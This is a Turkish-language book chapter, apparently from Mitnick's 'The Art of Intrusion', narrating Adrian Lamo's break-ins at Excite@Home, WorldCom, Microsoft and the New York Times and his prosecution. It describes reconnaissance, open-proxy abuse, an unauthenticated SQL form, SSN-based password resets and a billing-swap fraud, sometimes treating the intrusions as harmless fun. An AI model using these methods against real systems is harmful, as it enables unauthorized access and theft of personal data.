Excite@Home'un ağ mühendisi, Adrian'ın geçmişte bilgi sağladığı ve güven veren biriydi. Sızdığı şirkete bilgi aktarmak için normalde izlediği yöntemi bırakıp, mühendisi doğrudan aradı ve şirketin ağında bazı kritik zaafılar keşfettiğini açıkladı. Adrian'ın görüşme talebi geç bir saatte olmasına rağmen, mühendis buluşmayı kabul etti. Gecenin bir yarısı buluşup oturdular.

"Elde ettiğim dokümanlardan bazılarını ona gösterdim. Güvenlik sorumlusunu aradı ve sabahın 4:30'unda [Excite@Home] kampüsünde kendisiyle buluştuk." İkisi Adrian'ın elde ettiği malzemelerin üzerinden geçtiler ve tam olarak sisteme nasıl sızdığı hakkında onu sorguya çektiler. Sabahın altısı civarında, işleri bitmeye yakınken, Adrian erişim sağlamak için kullandığı gerçek proxy sunucusunu görmek istediğini söyledi.

İzleyerek bulduk. Bana, "Bu cihazı nasıl güvenli hâle getirirsin?" diye sordular.

Adrian bu sunucumun çok hayati bir işlevi olmadığını, sadece sıradan bir sistem olduğunu zaten biliyordu.

Cebimden çakımı çıkartıp, şu afili, tek elle kullanılan küçük açacaklardan birini açtım. Sonra bununla uzanıp kabloyu kestim ve, "İşte şimdi güvenli oldu," dedim.

"Bu yeterli," dediler. Mühendis bir not yazdı ve cihazın üzerine yapıştırdı. Notta, "Tekrar bağlamayın!" yazıyordu.

Adrian böylesine büyük bir şirkette muhtemelen uzun zaman önce ihtiyaç duyulan ve işlevinden ötürü hâlâ kullanılan basit bir cihaz üzerinden bütün sisteme erişim sağladığını ama kimsenin artık onu ağdan çıkarması gerektiğini fark etmediğini veya umursamadığını keşfetti. Adrian'ın söylediğine göre, "Birçok şirketin ortalıkta halen bağlı olan ama kullanmadığı tonlarca cihazı var," diyordu. Her biri potansiyel olarak sızma aracıydılar.

MCI WorldCom

Daha önce birçok ağa yaptığı gibi, Adrian WorldCom krallığına giriş anahtarlarını bulduğu proxy sunuculara tekrar saldırdı. Araştırmasına, bilgisayarları izlemek için açık proxy sunucuların yerini tespit eden Proxy-Hunter adı verilen favori programını kullanarak başladı. Bilgisayarında çalıştırdığı bu araçla, WorldCom'un kurumsal internet adres alanını tarayarak, hızlıca beş açık proxy keşfetti – bir tanesi wcom.com ile biten bir URL'de normal görünümde saklanıyordu. Oradan sonra yapması gereken tek şey bu proxy'lerden birini kullanmak için tarayıcısını yapılandırmaktı; böylece herhangi bir çalışan gibi WorldCom'un özel ağında rahatlıkla dolaşabilecekti.

İçeri bir kere girince, çeşitli intranet web sayfalarına girebilmek için parola isteyen başka güvenlik katmanları gördü. Eminim bazıları Adrian gibi bir saldırganın ne kadar sabırlı olabileceğine ve kararlı bir sızma girişimi için kendilerinin kaç saat harcayabileceğine şaşıracaklardır. Nihayet iki ay sonra Adrian ilerleme kaydedebildi.

WorldCom'un İnsan Kaynakları sistemine erişim sağlayarak, şirketin tüm 86.000 çalışanının isimleri ve sosyal güvenlik numaralarını buldu. Bu bilgiler ve içlerinden birinin doğum tarihi sayesinde (anybirthday.com'a fazlasıyla güveniyordu), çalışanlardan birinin parolasını sıfırladı ve maaş ve acil durumda iletişim kurulacak kişiler gibi bilgileri de içeren bordro bilgilerine erişim sağlamayı başardı. Öyle ki doğrudan mevduat banka talimatlarını bile değiştirebilir, birçok çalışanın maaş çeklerini kendi hesabına göndermesini sağlayabilirdi. Buna yetenmedi bile ama, "Birçok insanın birkaç yüz bin dolar için her şeyi göze alabileceklerini," gözlemledi.

Microsoft'un İçinde

Söyleşi yaptığımız sıralarda Adrian çeşitli bilgisayar suçlarından ötürü hüküm giymeyi bekliyordu; hakkındaki suçlamalara dahil olmayan bir olaya ilişkin bir de öyküsü vardı ama bu öykü yine de federal savcı tarafından verilen bilgiler arasında yer alıyordu. Savcının listesindeki suçlara yenisini eklemek istemediği için, Microsoft hakkındaki bu öyküyü bize anlatma konusunda tedbirli olmak ihtiyacı hissetti. Ağzından lafı cımbızla çıkararak şöyle açıkladı:

Neyle itham edildiğimi söyleyeyim: Bulmuş olmakla suçlandığım bir web sayfası var ki bu sayfaya girmek için yetkilendirme gerekmediğini saptamaktan dolayı suçlamıyorum ve söz konusu sayfadaki bilgiler, mülkiyet haklarına dair en ufak bir ifade bulunmayan bir arama menüsünden başka bir şey değil.

Yazılım şirketlerinin kralı bile bilgisayar güvenliğini her zaman doğru şekilde sağlayamıyor.

Bir isim giren Adrian, "iddiaya göre" bir müşterinin çevrimiçi sipariş detaylarını ele geçirdiğinin farkına vardı. Adrian'ın söylediğine göre, hükümet siteyi Microsoft web sitesi üzerinden herhangi bir zamanda çevrimiçi ürün sipariş eden herkesin satın alma ve nakliye bilgilerini saklayan, ayrıca kredi kartının reddedildiği siparişler hakkında veriler içeren bir site olarak tanımlıyor. Eğer bu bilgi şirket dışından birilerine sızsaydı, tüm bunlar gayet utanç verici bilgiler olacaktı.

Adrian *Washington Post*'tan güvendiği bir muhabire, her zamanki gibi söz konusu güvenlik açığı düzeltilene kadar hiçbir şey yayınlanmaması şartıyla, Microsoft güvenlik ihlalinin detaylarını verdi. Muhabir bu detayları Microsoft'a iletti ama buradaki Bilgi İşlem personeli bu sızıntıyı öğrenmekten memnun olmadı. Adrian'ın dediğine göre, "Microsoft gerçekten yasal işlem başlatmak istedi. Zararlarına yönelik büyük bir rakam - \$100.000'lık bir fatura - çıkardılar." Şirkette bazılarının aklına daha sonra başka şeyler geldi. Nihayetinde Adrian'a Microsoft'un "faturayı kaybettiği" bilgisi ulaştı. Bu sızıntının iddianamesi kayıtlarda yer almaya devam etti ama herhangi bir para cezası telaffuz edilmedi. (Microsoft'un hedef olmasına ve bu öyküde kendi muhabirlerinden birinin adı geçmesine rağmen, gazetenin çevrimiçi arşivlerinden anladığımız kadarıyla, *Washington Post* gazetesi editörleri bu olayın haber değeri olmadığını düşündüler. İnsan hayret ediyor.)

Bir Kahraman Ama Aziz Değil: New York Times Saldırısı

Adrian bir gün oturmuş *New York Times* web sitesini okurken, aklına birdenbire gazetenin bilgisayar ağına sızmanın mümkün olup olmayacağı fikri "düştü". "*Washington Post*'a daha önce sızmıştım," diyordu ama verdiği emeğe değmediğini söylüyordu: "Pek ilgi çekici şeyler yoktu."

New York Times web siteleri birkaç yıl önce HFG ("Hack for Girlies") isimli bir ekip tarafından son derece açık, utandırıcı ve uluorta bir güvenlik ihlaliyle karşılaşınca, güvenlik konusunda pimpirikli hâle gelen kurum Adrian için çıta yı yükseltecek bir hedef olarak görünmüştü. Söz konusu korsan ekibi *New York Times*'ın teknoloji yazarı John Markoff'u da benim hakkımda Adalet Bakanlığı'nın haşın tutumuna destek veren makaleler yazdığı için eleştirmişlerdi.

Adrian çevrimiçi oldu ve araştırmaya başladı. Öncelikle web sitesini gezdi ve sitenin dış kaynaklı olduğunu, *New York Times*'a kendi bünyesinde değil, bir dış İnternet Sağlayıcı tarafından ev sahipliği yapıldığını çabucak keşfetti. Bu durum pek çok şirket için makul bir uygulamaydı.

Bu durumda şirketin web sitesine başarılı şekilde sızmak, kurumsal ağına da erişebilmek anlamına gelmiyordu. Adrian için gazeteye sızmanın bir yolunu bulmak biraz daha uğraştırıcı olacaktı.

Adrian kendi güvenlik ihlali yaklaşımını açıklarken, "Benim bir kontrol listem yok," diyordu. "Ama keşif araştırmamı yaparken, başka kaynakları da sorgulama konusunda dikkatliyimdir," diye ekliyordu. Başka bir deyişle, kendini ifşa etme olasılığı olan bir güvenlik denetimi izi bırakabileceğinden ötürü, saldırıda bulunduğu şirketin web sitesini anında eşelemeye başlamıyordu. Onun yerine, Kuzey Amerika için internet numaralandırma kaynaklarının yönetiminden sorumlu, kâr amacı gütmeyen bir kuruluş olan American Registry for Internet Numbers (ARIN)'de ücretsiz olarak önemli araştırma araçları mevcut.

Arin.net'in Whois diyalog kutusuna "New York Times" yazınca, şöyle bir veri listesi çıkıyordu:

```
New York Times (NYT-3)
NEW YORK TIMES COMPANY (NYT-4)
New York Times Digital (NYTD)
New York Times Digital (AS21568) NYTD 21568
NEW YORK TIMES COMPANY NEW-YORK84-79 (NET-12-160-79-0-1)
12.160.79.0 - 12.160.79.255
New York Times SBC068121080232040219 (NET-68-121-80-232-1)
68.121.80.232 - 68.121.80.239
New York Times Digital PNAP-NYM-NYT-RM-01 (NET-64-94-185-0-1)
64.94.185.0 - 64.94.185.255
```

Araları noktalarla ayrılmış dört sayılı gruplar, ev numarası, cadde, kent ve eyaletten oluşan posta adresinin internet eşdeğeri olarak kabul edilebilen IP adresleridir. Belli bir adres aralığı gösteren listeye (örneğin 12.160.79.0 - 12.160.79.255) *netblock* adı verilir.

Sonraki aşamada *New York Times*'a ait olan belli bir adres aralığında bağlantı noktası araştırması yaptı ve program açık bağlantı noktalarını arayarak tarama yaparken, sonunda sızabileceği ilgi çekici yerler bulmak ümidiyle arkasına yaslanıp bekledi. Öyle de oldu. Bir takım açık bağlantı noktalarını incelerken, burada da yanlış yapılandırılmış açık proxy çalıştıran birçok sistem olduğunu keşfetti - bunlar kendisine şirketin dahili ağına bağlanma imkânı veriyordu.

Gazetenin Alan Adı Sunucusu'nu (DNS) sorgulayarak, dış kaynaklı olmayan, *New York Times*'in dahilinde bir IP adresi bulmasını umut etti ama olmadı. Daha sonra nytimes.com alan adı için tüm DNS kayıtlarını çıkarmaya çalıştı. Bu girişiminde de başarısız olunca, web sitesine geri gitti ve bu sefer daha başarılı oldu: Sitede kamuya açık ziyaretçilere halktan mesaj almak isteyen tüm *New York Times* çalışanlarının e-mail adresleri listesini sunan bir yer buldu.

Dakikalar içinde gazeteden bir e-mail mesajı aldı. İsteddiği muhabirlerin listesi değildi ama yine de önemli bir mesajdı. E-mailin başlığı mesajın şirketin dahili ağından geldiğini ortaya koyuyor ve yayınlanmamış bir IP adresi gösteriyordu. Adrian, "İnsanlar bazen bir e-mailin bile ifşa edici olabileceğinin farkında değiller," diye belirtiyordu.

Dahili IP adresi kendisine olası bir kapı sunmuştu. Adrian'ın bir sonrakı adımı, aynı ağ maskesi içerisindeki IP adreslerini tek tek tarayarak, zaten bulmuş olduğu açık proxy'lerden ilerlemeye başlamakti. Bu yöntemi açıklamak için bir örnek üzerinden gidelim: Diyelim ki adres 68.121.90.23; bu yöntemi uygulayan saldırganlardan çoğu adresin netblock'unu 68.121.90.1 ile başlayıp kademeli olarak 68.121.90.254'e kadar tararken, Adrian kendini şirketin ağ sistemini kuran Bilgi İşlem personeli pozisyonuna koymaya çalışarak, kişinin doğal eğiliminin yuvarlak sayılar seçmek olacağını düşündü. Dolayısıyla her zamanki gibi düşük sayılarla başlayıp -.1 ila .10 arası, sonra onar onar- .20, .30 ve benzeri şekilde deneyerek ilerledi.

Bu çaba pek verimli görünmedi. Birkaç dahili web sunucusu buldu ama bunların hiçbirisi bilgi açısından zengin değildi. Nihayetinde, belki yeni site işleme konulduğunda faaliyetten çıkarılmış ve o zamandan beri unutulmuş olan, eski, artık kullanılmayan bir *New York Times* intranet sitesine denk geldi. Bunu ilgi çekici buldu, okuyarak üzerinden geçti ve eski bir üretim sitesine gitmesi beklenen ama onun yerine kendisini aktif bir çalışma cihazına götüren bir başka bağlantı keşfetti.

Adrian'a göre Kutsal Kâse'yi bulmuştu. Bu makinede, şirket çalışanlarına sistemi nasıl kullanacaklarını öğreten eğitim malzemelerinin saklandığını keşfedince, durum gözüne daha da parlak görünmeye başladı; Dickens'ın *Büyük Umutlar* romanının tamamını okuyup özet çıkartmak yerine, incecik özetine göz gezdiren bir öğrencininkine benzer hafiflikti yaşadığı.

Adrian bu aşamadaki başarısına özel bir heyecan hissetmeyecek kadar fazla siteye sızmıştı ama beklediğinden fazla ilerleme sağlamıştı. Üstelik işler daha da iyiye gitmek üzereydi. Kısa süre içinde çalışanların site içinde yollarını bulmak için kullandıkları bir yerleşik motor keşfetti. "Genellikle," diyordu, "sistem yöneticileri bunları doğru şekilde yapılandırmaz ve sizin yasaklanmış olması gereken aramalar yapmanıza izin verirler."

Burada da aynı durum söz konusuydu ve Adrian'a "ölümcül darbe" adını verdiği fırsatı sunuyordu. *New York Times*'ın bazı sistem yöneticileri, dizinlerden birinin içine *serbestformlu SQL sorgulaması* adı verilen işlemi yapmaya imkân sağlayan yardımcı bir uygulama yerleştirmişti. Yapısal Sorgulama Dili anlamına gelen SQL, çoğu veritabanı için bir komut yazmı dilidir. Bu durumda, Adrian'ın yetkilendirme olmaksızın SQL komutları girmesine izin veren açılır bir diyalog kutusu ortaya çıkıyordu;

yani Adrian sistem üzerindeki tüm veritabanlarını sanal olarak arayabiliyor ve istediği bilgiyi ayıklayabiliyor veya değiştirebiliyordu.

Posta sunucularının aktif olduğu cihazın Lotus Notes üzerinde çalıştığını fark etti. Bilgisayar korsanları Notes'un eski sürümlerinin kullanıcıya o sistem üzerindeki diğer tüm veritabanlarını tarama imkânı verdiğini bilir; *New York Times* ağının bu kısmında da eski bir sürüm çalışıyordu. Adrian'ın denk geldiği Lotus Notes veritabanı onu, "Çok heyecanlandırdı, çünkü tüm gazete bayilerinden, kazandıkları miktarlara ve sigortalarına (sosyal güvenlik numaralarının argosu) kadar herkesi her yönüyle içeriyordu." Ayrıca abone bilgilerinin yanı sıra, bir hizmetten şikâyet etmek veya bir talepte bulunmak için bir şekilde onlara yazmış olan herkesin bilgileri mevcuttu.

New York Times'in hangi işletimsistemini kullandığını sorunca, Adrian bilmediğini söyledi. "Ben ağı o şekilde analiz etmiyorum," diye açıkladı.

Bu, teknolojiyle ilgili bir şey değil; insanlarla ve onların ağıları nasıl yapılandığıyla ilgili. Çoğu insan fazlasıyla tahmin edilebilir oluyor. O insanların ağıları da tekrar tekrar, aynı şekilde yaptığını sıklıkla görüyorum. Çoğu e-Ticaret sitesi bu hataya düşüyor. İnsanların belirli bir düzende giriş yapacağını varsayıyorlar. Kimse kullanıcının düzen dışına çıkacağını öngörmüyor.

Bu tahmin edilebilirlik nedeniyle, bilgili bir saldırgan çevrimiçi bir web sitesinden bir sipariş verebilir, satın alım işlemini kendi verilerinin doğrulandığı noktaya kadar tarayabilir, daha sonra ise fatura bilgilerini yedekleyip değiştirebilir. Ürünü saldırgan alır, başka biri de kredi kartından öder. (Adrian bize bu işlemi detaylıca anlatmış olmasına rağmen, başkalarına yol göstermemek için özellikle fazla açıklama yapmamamızı rica etti.)

Adrian'ın görüşüne göre, sistem yöneticileri genel olarak bir saldırganın zihniyetiyle düşünme konusunda yetersiz kalıyorlar, dolayısıyla saldırganın işini olması gerekenden daha da kolaylaştırıyorlar. Kendisinin *New York Times* bilgisayar ağına sızmaaktaki bir sonraki adımının başarısı böyle açıklanabilir. Dahili arama motoru tüm siteyi dizinlememeliydi ama öyle yapıyordu. Bilgileri ayıklamak için sorgu formlarının içini doldurmak dahil, kendisine veritabanları üzerinde kontrol imkânı veren bir SQL formu çıkaran bir program bulmuştu. Daha sonra kulağa ilgi çekici gelenleri aramak suretiyle, bu sistem üzerindeki veritabanlarının adlarını bulması gerekmişti. Bu şekilde son derece ilginç bir veritabanı buldu: *New York Times*'in tüm çalışanlarının tam kullanıcı adı ve parola listesini tablo olarak içeriyordu.

Çoğu parolanın basitçe kişinin sosyal güvenlik numarasının son dört rakamından oluştuğu ortaya çıktı. Ayrıca şirket, özellikle hassas bilgiler

içeren alanlara erişim için farklı parolalar kullanma zahmetine girmemişti; sistem üzerinde her yerde çalışanın aynı parolası geçerliydi. Adrian'ın dediğine göre, bildiği kadarıyla *New York Times*'in parolaları bugün halen o saldırı zamanındakinden daha güvenli değil.

Oradan tekrar intranete geri giriş yapıp, ek bilgilere erişim elde ettim. Haber merkezine ulaştım ve parolasını kullanarak haber müdürü gibi giriş yaptım.

İsimleri kamuya açıklanmayanlar da dahil olmak üzere, terörizm suçlamasıyla ABD'nin elinde bulunan herkesi listeleyen bir veritabanı bulmuştu. Araştırmaya devam ettikçe, *New York Times* için herhangi bir zamanda konuk yazar olarak bir şeyler yazmış herkesi içeren bir veritabanı tespit etti. Toplamda binlerce yazar ve onların adresleri, telefon numaraları ve sosyal güvenlik numaraları ifşa edilmişti. "Kennedy" için arama yaptı ve sayfalarca bilgi buldu. Veritabanında Harvard profesörlerinden Robert Redford'a ve Rush Limbaugh'a kadar uzanan bir yelpazede, ünlülerin ve kamuya mal olmuş isimlerin iletişim bilgileri vardı.

Adrian kendi adını ve cep telefonu numarasını da oraya ekledi (Kuzey Kaliforniya alan kodunu esas alarak, "505-HACK"). Açıkça görünen o ki, Adrian gazetenin orada gizlenmiş bir listesi olduğunu asla kestiremeyeceğine güvenerek ve anlaşılan bazı muhabir veya konuk yazar sayfası editörlerinin tongaya basacağını umarak, uzmanlık alanına "Bilgisayar korsanlığı / güvenlik ve iletişim istihbaratı" olarak ekledi.

Tamam, uygunsuz, belki hoş görülemez bir şey. Ama öyle bile olsa, bana göre bu hareket sadece zararsız değil, aynı zamanda komik de. Ben halen Adrian'a: "Alo, Bay Lamo? Ben *New York Times*'tan filanca," diye bir telefon gelme ihtimali aklıma geldikçe kendi kendime gülüyorum. Bir de kendisinden ülkenin en etkili gazetesinin konuk yazar sayfasında ertesi gün için bilgisayar güvenliğinin mevcut durumu veya benzer bir konu hakkında kısa, hatta 600 kelimelik uzun bir yazı yazmasını teklif ettiklerini düşündükçe çok eğleniyorum.

Adrian ve *New York Times* efsanesinin devamı da var; ama devamı pek komik değil. Bütün bunlara hiç gerek yoktu, zira zarar vermek Adrian'ın karakterine uygun değildi ve başını ciddi belaya soktu. Konuk yazar sayfası veritabanı listelerinde izinsiz değişiklik yaptıktan sonra, *New York Times*'in kullanıcılara ücret karşılığı yasal ve haber bilgilerine erişim sunduğu çevrimiçi bir hizmet olan LexisNexis aboneliğine erişimi olduğunu keşfetti.

Beş ayrı hesap düzenlediği ve çok yüksek miktarda arama yaptığı iddia ediliyor – hükümete göre 3.000'in üzerinde. LexisNexis üzerinde *New York Times*'in hesaplarının kırıldığından tamamen habersiz olduğu üç aylık tarama sonrasında, Adrian nihayet şirketlere daha önce yaptığı

saldırılarda olduğu gibi, Robid Hood davranışlarına geri döndü. Tanınmış bir internet muhabiri (benim gibi eski bilgisayar korsanı) ile iletişime geçti ve *New York Times* bilgisayar sistemine erişimini sağlayan güvenlik açığının açıkladı – ama bunu ancak muhabirle *New York Times*'ı bu konuda bilgilendirene ve sorun giderilene kadar hiçbir bilgi yayınlamayacağı konusunda bir anlaşmaya vardıktan sonra yaptı.

Muhabirin bana söylediğine göre, Adrian *New York Times* ile iletişime geçtiğinde, söyleşi her ikisinin de beklediği şekilde geçmedi. Söylediğine göre, *New York Times* kendilerine anlatmak istediği şeyle ilgilenmedi, sunduğu bilgilerin hiçbirini istemedi, detaylar hakkında doğrudan Adrian'la konuşmak hiç ilgilerini çekmedi ve sorunu kendi kendilerine çözeceklerini söylediler. *New York Times* çalışanları sızma yöntemini bile bilmek istemediler ve nihayetinde muhabirin ısrarı üzerine detayları yazmak konusunda mutabık oldular.

Gazete güvenlik açığını doğruladı ve Adrian'ın dediğine göre 48 saat içinde bu açık onarıldı. Ama *New York Times* yöneticileri güvenlik açığına dikkatlerinin çekilmesini pek takdir etmediler. Önceki Hackingfor Girlies saldırısı basında çok yer almış ve bu işten sorumlu kişiler asla yakalanmadığı için duydukları utanç şüphesiz her şeyi daha kötü bir hâle sokmuştu. (Ayrıca benim o saldırıyla bir ilgim olduğunu düşünmeyin; o sıralarda ben tutuklu bir şekilde duruşmamı bekliyordum.) Rahatlıkla tahmin edebiliriz ki, şirketin Bilgi İşlem personeli bir daha asla bunun gibi bir korsan saldırının mağduru olmamaları konusunda aşırı baskı altına girmişti. Bu yüzden Adrian'ın bilgisayar ağlarında dolaşması egolarını yaralamış ve itibarlarına zarar vermiş olabilir; bu da gazetenin aylardır istem dışı sunduğu cömertlikten istifade eden Adrian'ı öğrendiğinde gösterdiği uzlaşmaz tavrı açıklıyor.

Belki de *New York Times*, ardına kadar açık bilgisayar ağının öyküsü ifşa olmadan önce bilgisayar sistemindeki deliği kapatmak için kendilerine süre verilmesini takdir edecekti. Belki de inatlaşmaya karar vermelerinin nedeni LexisNexis kullanımını fark etmeleri oldu. Nedeni ne olursa olsun, *New York Times* yetkilileri Adrian'ın daha önceki hedeflerinin hiçbirinin atmadığı adımı attı: FBI'ı aradılar.

Aylar sonra Adrian FBI'ın kendisini aradığını duydu ve ortadan kayboldu. Federaller ailesini arkadaşlarını ve ortaklarını ziyaret etmeye başladı – işi sıkı tutarak, iletişimde bulunduğu muhabirlerden birine nerede olduğunu söyleyip söylemediğini bulmaya çalıştılar. Yanlış düşünülmüş bu plan, Adrian'ın bilgi paylaşımında bulunduğu birçok muhabire celp bildirimi gönderme girişimiyle sonuçlandı. Muhabirlerden biri, "Oyun birden ciddiye bindi," diye yazıyordu.

Adrian kendisini sadece beş gün sonra ele verdi. Teslim olmak için araştırma yapmayı en sevdiği mekânı tercih etti: Starbucks.

Ortalık sakinleşince, ABD Savcılığı New York Güney Bölgesi ofisinden, Adrian'ın *New York Times* ihlalinden kaynaklı, "Ortaya çıkan cezasının [metinde aynen] yaklaşık \$300.000 olduğu," beyan edildi. Hükümete göre, kendisinin, sitelerinde hasarılık yaptığı sırada *New York Times* hesapları tarafından gerçekleştirilen tüm LexisNexis aramalarının yüzde 18'ine karşılık geliyordu.²

Açıkça görüldüğü üzere hükümet bu hesaplamaı sizin ya da benim –ya da LexisNexis aboneli olmayan herhangi birinin– bireysel olarak, anında ödemeli sistemle yaptığı her bir sorgulama başına ödeyeceği \$12 ücret üzerinden yapmıştı. Bu kadar mantıksız şekilde yüksek hesaplansa bile, Adrian'ın bu kadar yüksek bir ceza tutarına erişebilmesi için üç ay boyunca *her gün* 270 arama yapmış olması gerekiyordu. Ayrıca *New York Times* gibi büyük kuruluşlar sınırsız LexisNexis erişimi için aylık bir ücret ödediklerinden dolayı, Adrian'ın aramaları için ekstradan bir kuruş bile harcamış değillerdi.

Adrian'a göre, *New York Times* olayı bilgisayar korsanlığı kariyerinde istisnai bir durumdu. Hem Excite@Home hem de MCI WorldCom (özellikle kendisinin aslında yüzlerce çalışanın doğrudan mevduat transferlerini kontrol edebileceğini öğrendikten sonra daha da müteşekkirdi) kendisine teşekkür etmişti. Adrian, "*New York Times* benim tutuklandığımı görmek isteyen tek kurum oldu," derken sinirli değil, sadece gerçekçi idi.

Görünen o ki, hükümet, işleri Adrian için daha da kötüleştirmek için, bir şekilde Adrian'ın daha önceki kurbanlarını maruz kaldıkları zararlar için dava açmaları konusunda de ikna etti – verdiği bilgiler için kendisine teşekkür eden bazı şirketler dahil. Ama belki de buna pek şaşırılmamak gerek; FBI'dan veya federal savcılıktan işbirliği çağırısı almak, konu hakkında daha farklı düşünseler bile, çoğu şirketin görmezden gelebileceği bir durum değildir.

Adrian'ın Yeteneklerinin Eşsiz Özelliği

Diğer bilgisayar korsanlarının aksine, Adrian hiçbir programlama dilini akıcı şekilde kullanmıyor. Bunun yerine, başarısı insanların nasıl düşüneceğini, sistemleri nasıl kurduklarını ve ağ mimarisini oluşturmak için sistem ve ağ yöneticilerinin izledikleri yolları iyi analiz etmesine dayanıyor. Kısa süreli hafızasını zayıf olarak tanımlasa da, şirketin ağına sızmak için web uygulamalarının derinliğine inerek, daha sonra ağın içine dalarak, daha sonra ise şirketin erişilmezliğin karanlık kuytularında olduğunu, dolayısıyla güvende olduğunu düşündüğü ağ köşelerinde "somutlaşmay" başarıya kadar parçaların birbiriyle nasıl ilişki kurduğunu mental bir şemada sabırla inşa ederek, güvenlik açıklarını keşfediyor.

Kendi tanımlaması umulmayanın bile sınırını aşıyor:

Benim düşünceme göre, ister bilgisayar olsun isterse evren, karmaşık tüm sistemlerin ortaklaştıkları noktalar var. Biz bu ortaklıkları sistemin bağımsız bölümleri olarak kendimiz sınırlıyoruz. Eğer bu düzene bilinçaltı algısıyla yaklaşırsak, bazen bizim lehimize çalışır ve bizi görülmemiş yerlere götürür.

[Bilgisayar korsanlığı] benim için her zaman teknolojiden ziyade, bir inanç meselesi olmuştur.

Adrian bir sistemin belirli bir özelliğini alt etmek için kasıtlı olarak uğraşırsa, bu çabasının büyük ihtimalle başarıya ulaşmayacağını biliyor. Daha çok önsezilerinin kılavuzluğunda kendisine ortalıkta dolaşma fırsatı tanır, ulaşmak istediği yere varıyor. Adrian bu yaklaşımının özellikle eşsiz olduğunu düşünmüyor ama bu şekilde başarıya ulaşan başka bir bilgisayar korsanı ile hiç tanışmadığını da kabul ediyor.

Tespit sistemlerine binlerce dolar harcayan bu şirketlerden hiçbirinin beni tespit edememesinin nedenlerinden biri, benim sıradan bir davetsiz misafirin yaptıklarını yapmıyor olmam. Ben ihlale açık bir ağ sistemi belirlediğimde, onu yapılması gereken şekilde gözlemliyorum. Şöyle düşünüyorum, "Pekâlâ, demek çalışanlar müşteri bilgilerine ulaşabiliyor. Ben çalışan olsaydım, sistemden ne yapmasını isterdim?" Sistem için yasal hareketle yasal olmayan hareket arasındaki farkı ayırt etmek güç çünkü çalışanın kullandığıyla aynı arayüzü kullanıyorsun. Bu da aynı trafik akışı demek.

Adrian ağın genel görünümünü kafasında bir kez tasarladığında, "Ek-randaki rakamlara daha az bakmaya ve biçimleri belirleyerek gerçekten oradaymış gibi hissetmeye başlıyorsunuz. Bu bir görme biçimi, gerçeklik üzerine bir bakış. Bunu tam olarak tanımlayamıyorum ama kafamın içinde görebiliyorum. Neyin nerede aktif olduğunu, birbirleri arasında nasıl ilişki ve bağlantı kurduklarını fark edebiliyorum. Bu da çoğu zaman beni bazılarının inanılmaz gördüğü noktaya getiriyor," diyor.

Washington DC'de NBC'nin, Kinko'nun Gece Haberleri programındaki bir söyleşi sırasında, program ekibi şakayla karışık Adrian'dan NBC sistemine sızmayı denemesini istediler. Adrian'ın söylediğine göre, kameraların önünde beş dakikadan kısa sürede gizli verileri ekranda gösterdi.³

Adrian bir sisteme hem bir çalışan hem de dışarıdan biri olarak yaklaşmaya çalışıyor. İçindeki bölünmenin sezgilerine bir sonraki adımda nereye gideceğini söylediğine inanıyor. Öyle ki, rol bile yapıyor, belirli bir görevi tamamlaması gereken bir çalışanmış gibi davranıyor ve buna uygun şekilde düşünüyor ve hareket ediyor. Bu yöntem o kadar güzel

işliyor ki, insanlar uzun zaman önce Adrian'ın bu anlaşılmaz başarısını körlemesine şans olarak değerlendirmeyi bıraktı.

Kolay Bilgi

Daha önce birlikte kahve içtiğimiz Starbucks'ta bir gece otururken, Adrian bir sohbe kulak misafiri olduğunu anlattı. Arabanın biri kenara çekip içinden beş adam döküldüğünde, kahvesini içerek oturmaktaymış. Adamlar hemen yanındaki masaya oturmuşlar ve Adrian konuşmalarını dinlemeye başlamış; adamların emniyet güçlerinden olduğunu hemen anlamış ve FBI olduklarından neredeyse eminmiş.

Benim kahveme dokunmadan yanlarımda oturduğumdan tamamen habersiz bir şekilde, bir saat kadar iş komuştular. İş dedi-kodusu yapıyorlardı – kimin sevilip kimin sevilmediğinden bahsediyorlardı.

Bir kırımın gücünün, rozet büyüklüğünden nasıl anlaşılacağı hakkında ajan şakaları yapıyorlardı. FBI ajanları çok küçük rozetler takarken, Balıkçılık ve Avcılık Bakanlığı'nın rozetleri kocamandı. Yani güç ile rozet büyüklüğü ters orantılıydı. Bunun komik olduğunu düşünmüyorlardı.

Gitmek üzere kalktıklarında, ajanlar gözlerini soğuk kahvesine dikmiş oturan genç adamın duymaması gereken şeyler duymuş olabileceğini yeni fark etmişçesine, Adrian'a üstünkörü bir bakış atmışlar.

Başka bir seferinde, Adrian AOL hakkında kritik bilgiler edinebilmek için tek bir telefon görüşmesi yapacaktı. Bilgi İşlem sistemleri iyi koruyor olmasına rağmen, fiber-optik kabloları üreten ve döşeyen şirketle telefonda görüşünce, ciddi bir güvenlik açığı yakaladığını söylüyordu. Adrian kendisine AOL'un ana ve yedek kablolarının gömülü olduğu tüm siber haritaların kendisine verildiğini iddia ediyor. "Biri kendilerini aramayı biliyorsa, onunla konuşmakta bir sakınca yoktur varsayımıyla hareket ediyorlardı." Böyle bir bilgiye sahip, sorun çıkarma amaçlı bir bilgisayar korsanı, AOL'a, çalışmadıkları süre ve onarım için milyonlarca dolara mal olabilirdi.

Bunlar oldukça korkutucu örnekler. Adrian ve ben şu konuda aynı fikirdeyiz; insanların bilgi vermekte bu kadar gevşek ağızlı olması hayrete düşürücü.

Bugünler

2004 yazında Adrian Lamo altı ay ev hapsine, iki yıl da denetimli serbestliğe mahkûm oldu. Mahkeme ayrıca mağdurlara \$65.000 tazminat ödemesini karara bağladı.⁴ Adrian'ın kazanç potansiyeli ve gelir eksikliği

düşünüldüğünde (çok şükür o sıralar evsizdi), bu tazminat tutarı tamamen cezai nitelikteydi. Tazminat tutarını belirlerken, mahkeme savunma makamının şu anki ve gelecekteki gelir durumu ve mağdurların gerçek kayıpları gibi bazı etkenleri dikkate almak zorundadır. Bu tazminat kararının cezai nitelikte olmaması gerekir. Benim görüşüme göre hâkim, Adrian'ın bu kadar yüksek bir tutarı ödeyip ödeyemeyeceğini gerçekten dikkate almadı; onun yerine Adrian'ın davası haberlerde fazlasıyla yer aldığı için, bu tutarı bir nevi mesaj vermek üzere belirledi.

Şu sıralar Adrian kendini rehabilite ediyor ve kendi başının çaresine bakıyor. Sacramento'da bir iletişim üniversitesinde gazetecilik dersleri alıyor; ayrıca yerel bir gazetede makaleler yazıyor ve yavaş yavaş bağımsız yazar olmaya çalışıyor.

Gazetecilik, bana göre seçebileceğim en iyi kariyer ve bunun yanı sıra beni harekete geçiren, sadık kaldığım tek şey – merak duygusu, olaylara farklı açıdan bakabilmek, çevremdeki dünya hakkında daha fazla şey öğrenme ihtiyacı... Bilgisayar korsanlığının verdiği motivasyonla aynı.

Umarım Adrian, yeni hayat bilincinden bahsederken kendine ve bana karşı dürüsttür.

